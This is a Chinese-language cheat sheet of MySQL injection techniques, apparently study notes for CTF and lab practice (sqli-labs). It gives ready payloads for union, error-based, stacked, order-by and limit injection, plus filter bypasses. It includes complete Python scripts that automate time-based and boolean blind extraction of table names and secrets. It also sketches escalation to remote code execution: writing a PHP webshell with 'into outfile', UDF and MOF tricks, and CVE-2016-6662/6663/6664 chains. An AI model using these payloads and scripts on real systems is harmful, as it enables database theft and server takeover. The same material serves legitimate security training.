sql包括: mysql、sqlite、MongoDB、Access等等,语法各有不同,在注入时若出现500错误,可能需要换个语言
以下是mysql注入
查找注入点
有源码
thinkphp where\(['"]\w+=\{?\$
where(|query(|execute(|order(|field(|limit(
无源码
搜索:id
注册登录、修改账户信息:username, password
其他可能记录进数据库的用户请求信息

比如:这里看到打印了我的user-agent,说明代码中有对这部分进行处理分析,可以尝试。如果有一般是insert语句
流程:
判断闭合方式:
可以用and 0 or sleep(1),根据回显时间判断是否注入成功
字符型:
单引号闭合 select * from aaa where username = '$user_input'
判断依据:abc' or 1;#
双引号闭合同理
数字型:
select * from aaa where id = $user_input
判断依据: 看4/2和2效果是否一致。
括号闭合
select * from aaa where username in ($user_input)
可能与其他类型混合
查数据库名、表名、列名
inner_sql = "select group_concat(SCHEMA_NAME) from information_schema.schemata"
# inner_sql = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
# inner_sql = "select group_concat(column_name) from information_schema.columns where table_name='admin'"
# inner_sql = "select group_concat(name, ' : ',  pass) from admin"
攻击脚本模板
import re
import requests

url = "http://localhost:8888/Less-1"
proxies = {
    "http": "http://192.168.50.1:8083"
}

payloads = [
    # "union select 1,2,group_concat(SCHEMA_NAME) from information_schema.schemata#" # information_schema,challenges,mysql,performance_schema,security
    # "union select 1,2,database();#", # security
    # "union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#" #emails,referers,uagents,users
    # "union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'#" # id,username,password
    "union select 1,2,group_concat(username, ':::', password) from security.users#"  # Dumb:Dumb,Angelina:I-kill-you,Dummy:p@ssword,secure:crappy,stupid:stupidity,superman:genious,batman:mob!le,admin:admin,admin1:admin1,admin2:admin2,admin3:admin3,dhakkan:dumbo,admin4:admin4
]

for payload in payloads:
    params = {
        "id": "abc'" + payload
    }
    resp = requests.get(url=url, params=params, proxies=proxies)
    res = re.findall("Your Password:(.*?)</font>", resp.text)
    if(res):
        print(res[0])
    else:
        err_index = resp.text.find('<font color= "#FFFF00">')
        print(resp.text[err_index:].strip())
读写文件
可以通过SELECT @@global.secure_file_priv;或SHOW VARIABLES LIKE 'secure_file_priv'; 获取可以读写文件的目录。
读文件:
select load_file("path")或load data infile '/var/lib/mysql-files/flag' into table abc

 写文件:
写文件:
select 'hello' into outfile '/var/lib/mysql-files/res'

联合查询注入
select ... where ...union select ...
无列名注入
mysql>5.6.2
当information_schema被ban时候可以通过一些内置的表查到目标表名。如
mysql.innodb_index_stats包括所有存在索引的表(主键会自动构建索引)
mysql.innodb_table_stats 包括存在自增字段的表
sys.schema_table_statistics_with_buffer 包括上次重启后有使用到的表
数据一样的还有
sys.x$schema_table_statistics_with_buffer
performance_schema.table_io_waits_summary_by_table
sys.x$innodb_buffer_stats_by_table
sys.x$ps_schema_table_statistics_io(好像东西多一点,可能因为重启不会重置)
接着使用无列名注入获取列名.然后获取数据
join using
payload
select * from (select * from TABLE_NAME as a join TABLE_NAME as b) as c
select * from (select * from TABLE_NAME as a join TABLE_NAME as b using(COLUMN1_NAME)) as c
select * from (select * from TABLE_NAME as a join TABLE_NAME as b using(COLUMN1_NAME,COLUMN2_NAME)) as c
子查询
payload
select a.2 from (select 1,2,3,4 union select * from users) as aorder by 盲注
时间盲注
可能用到的函数有 mid, substr, left, right
比如要猜测一个flag,共3个字符 对于第一个字符,遍历所有可能的取值,如果正确,则sleep,根据时间判断是否正确。
可以先判断如何闭合:
' and select if(1=1,sleep(3),0);如3s后响应则正确闭合.
然后判断数据库名称:
' and select if(ascii(substr(database(),1,1))=109,sleep(3),0);3s后响应则数据库的第一个字符是’m’
import time
import requests

url = "http://192.168.50.2:8888/Less-9"

proxies = {
    "http": "http://192.168.50.1:10001"
}

TIME_TO_SLEEP = 1

def check_status(status):
    # white list status code
    white_list = [200, ]
    if status not in white_list:
        if(status == 429):
            raise Exception("\033[31mtoo many request")
        else:
            raise Exception(f"\033[31m unexpected status code {status}")

def request_and_check(payload):
    param = {
        "id": "1' and " + payload + "#"
    }
    before_time = time.time_ns()
    resp = requests.get(url=url, params=param, proxies=proxies)
    check_status(resp.status_code)
    after_time = time.time_ns()
    delta = (after_time - before_time)
    return  (delta // 10**9) >= TIME_TO_SLEEP

def get_length(sqli_str, length_limit = 200):
    # linear, slow

    # for length in range(length_limit):
    #     payload = f"if((length(({sqli_str}))={length}),2,1)"
    #     hit = request_and_check(payload)
    #     if(hit):
    #         return length
    # raise Exception("数据长度过长或者注入失败")

    # binary
    hit = False
    right = length_limit
    left = 0
    mid = (right + left) // 2
    while left<right:
        payload = f"if((length(({sqli_str}))>{mid}),sleep({TIME_TO_SLEEP}), 0)"
        hit = request_and_check(payload)
        if(hit):
            left = mid + 1
        else:
            right = mid
        mid = (right + left) // 2

    print(f"length is {mid}")
    return mid

def get_data(sqli_str, length):
    # linear

    # candidates = string.printable
    # res = ""
    # for start in range(1, length+1):
    #     for candidate_chr in candidates:
    #         candidate = ord(candidate_chr)
    #         payload = f"if(ascii((substr(({sqli_str}),{start},1)))={candidate},2,1)"
    #         hit = request_and_check(payload)
    #         if(hit):
    #             res += candidate_chr
    #             start += 1
    #             print(f"hit, current res: {res}")
    #             break
    #     if(not hit):
    #         raise Exception(f"not hit in char {start}")

    # binary

    res = ""

    for start in range(1, length+1):
        left = 32 # 0
        right = 127
        while left < right:
            mid = (left + right) // 2
            payload = f"if(ascii((substr(({sqli_str}),{start},1)))>{mid},sleep({TIME_TO_SLEEP}),0)"
            hit = request_and_check(payload)
            if(hit):
                left = mid + 1
            if(not hit):
                right = mid

        # verify
        payload = f"if(ascii((substr(({sqli_str}),{start},1)))={left},sleep({TIME_TO_SLEEP}),0)"
        hit = request_and_check(payload)
        if not hit:
            print("xxxxxxxxxxxx")
            print("current res: ", res)
            raise Exception("not hit this round")
        else:
            res += chr(left)
            print("current res: ", res)


    print("---------------done--------------")
    return res

# select group_concat(table_name) from information_schema.tables where table_schema=database()
# select group_concat(column_name) from information_schema.columns where table_name='users'
# select secret_key from secret_vault
sqli_str = "select group_concat(table_name) from information_schema.tables where table_schema=database()"

length = get_length(sqli_str, length_limit=100)
data = get_data(sqli_str, length)

with open("result", "w") as f:
    f.write(data)

print(f"\033[34m{sqli_str}\033[0m")
print(f"\033[32m{data}\033[0m")
布尔盲注
用上面时间盲注的payload稍加改造,替换hit的逻辑即可。 时间盲注实际上也属于布尔盲注
import time
import requests

url = "http://challenge.shc.tf:30905"

proxies = {
    "http": "http://192.168.50.1:10001"
}

def check_status(status):
    # white list status code
    white_list = [200, ]
    if status not in white_list:
        if(status == 429):
            raise Exception("\033[31mtoo many request")
        else:
            raise Exception(f"\033[31m unexpected status code {status}")

def request_and_check(payload):
    param = {
        "id": "1' and " + payload + "#"
    }
    resp = requests.get(url=url, params=param, proxies=proxies)
    check_status(resp.status_code)
    return resp.text.find("该档案存在") > -1 # hit

def get_length(sqli_str, length_limit = 200):
    # linear, slow

    # for length in range(length_limit):
    #     payload = f"if((length(({sqli_str}))={length}),2,1)"
    #     hit = request_and_check(payload)
    #     if(hit):
    #         return length
    # raise Exception("数据长度过长或者注入失败")

    # binary
    hit = False
    right = length_limit
    left = 0
    mid = (right + left) // 2
    while left<right:
        payload = f"if((length(({sqli_str}))>{mid}),1, 0)"
        hit = request_and_check(payload)
        if(hit):
            left = mid + 1
        else:
            right = mid
        mid = (right + left) // 2

    return mid

def get_data(sqli_str, length):
    # linear

    # candidates = string.printable
    # res = ""
    # for start in range(1, length+1):
    #     for candidate_chr in candidates:
    #         candidate = ord(candidate_chr)
    #         payload = f"if(ascii((substr(({sqli_str}),{start},1)))={candidate},2,1)"
    #         hit = request_and_check(payload)
    #         if(hit):
    #             res += candidate_chr
    #             start += 1
    #             print(f"hit, current res: {res}")
    #             break
    #     if(not hit):
    #         raise Exception(f"not hit in char {start}")

    # binary

    res = ""

    for start in range(42, length+1):
        left = 32 # 0
        right = 127
        while left < right:
            mid = (left + right) // 2
            payload = f"if(ascii((substr(({sqli_str}),{start},1)))>{mid},1,0)"
            hit = request_and_check(payload)
            if(hit):
                left = mid + 1
            if(not hit):
                right = mid

        # verify
        payload = f"if(ascii((substr(({sqli_str}),{start},1)))={left},1,0)"
        hit = request_and_check(payload)
        if not hit:
            print("xxxxxxxxxxxx")
            print("current res: ", res)
            raise Exception("not hit this round")
        else:
            res += chr(left)
            print("current res: ", res)


    print("---------------done--------------")
    return res

# select group_concat(table_name) from information_schema.tables where table_schema=database()
# select group_concat(column_name) from information_schema.columns where table_name='users'
# select secret_key from secret_vault
sqli_str = "select secret_key from secret_vault"

length = get_length(sqli_str, length_limit=100)
data = get_data(sqli_str, length)

with open("result", "w") as f:
    f.write(data)

print(f"\033[34m{sqli_str}\033[0m")
print(f"\033[32m{data}\033[0m")
报错注入
打印出报错信息的情况下可用
- updatexml(1,<注入语句>,1)
- extractvalue(1,<注入语句>)
条件报错,执行时才报错
- select 1 regexp ”
- select 1 rlike if(1=2, ’(’, ‘a’) 由于 ’(’ 是非法正则,所以报错
例如:
1' and extractvalue(1,concat(0x7e,(select substr(group_concat(table_name), 1, 31) from information_schema.tables where table_schema=database()))) #其中0x7e是让路径报错的关键, 且放在concat的第一个位置
报错最多32个字符,所以如果需要回显的字符数量超过32,则需要用到substr来分批次得到结果. 截取结果可用函数
- substr(str, pos [, length])
- mid(与substr一致)
- left(str, pos) 从左数第pos个以后的所有
- right 从右数
- TRIM([{BOTH|LEADING|TRAILING} [substr] FROM] str)
- reverse(str)
- insert(str, pos, end, replaced_str) # 把从pos开始到end结束的字符串替换成replaced_str
多语句注入(堆叠注入)
就是一次查询允许执行多条sql语句。通过;注入
可以在select语句后注入create、insert语句
支持多语句查询的函数有:
php mysqli_multi_query
后续的语句会在后台执行,不会报错,不会延时
order by注入
实际上与where没什么区别
方式
可以用select子查询注入order by (select ...)
也可以用if或者case when
如if(0, 10, sleep(10)) || order by case when 1 then sleep(10) end
报错注入extractvalue 堆叠注入也可以
原理
由于order by后面应该指定列名,而不是字符串,因此预编译没法按预期工作。比如mybatis 写order by #{}会报错。
order by后面不能跟union select。
limit,offset注入
union select注入(低版本可用)
select 1 limit 1 union select group_concat(table_name) from information_schema.tables where table_schema=database() order by 1 desc limit 1;
procedure注入(5.0.0< MySQL <5.6.6)
select * from users limit 1 offset 1 procedure analyse((select extractvalue(1, concat(0x7e, 1))),1);
过滤
- 过滤等号 ---> like
- 过滤空格 ---> 括号
select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek')))- 过滤or ---> 用||,或者^(异或)
- substr ---> right
- 过滤select
- 用prepare
-1';
set @sql = CONCAT('se','lect * from `1919810931114514`;');
prepare stmt from @sql;
EXECUTE stmt;
2. handler语句1';
handler $TABLE_NAME open;
handler $TABLE_NAME read first;
...read next;3. 大小写绕过mysql到RCE
https://www.sqlsec.com/2020/11/mysql.html
-
写马
select 'abc' into outfile '/var/www/html/shell.php' -
udf user define function,通过select into outfile的方式写.so文件,自定义函数
-
mof Windows Server 2003环境下,写vbs脚本到mof目录下,类似定时命令
-
CVE组合拳 2016-6662从sql命令->RCE,借助mysqld的mysql权限,写my.conf,加载任意.so库 https://www.freebuf.com/vuls/243513.html
2016-6663实现从www-data到mysql权限 https://www.cnblogs.com/dliv3/p/6412642.html
2016-6664实现mysql用户->root,改error.log为/etc/ld.so.preload的符号连接,借助mysql_safe的root权限,会创建error.log,实则创建了/etc/ld.so.preload,且权限是mysql,再利用mysql权限写/etc/ld.so.preload,执行suid命令提权 https://www.cnblogs.com/dliv3/p/6412653.html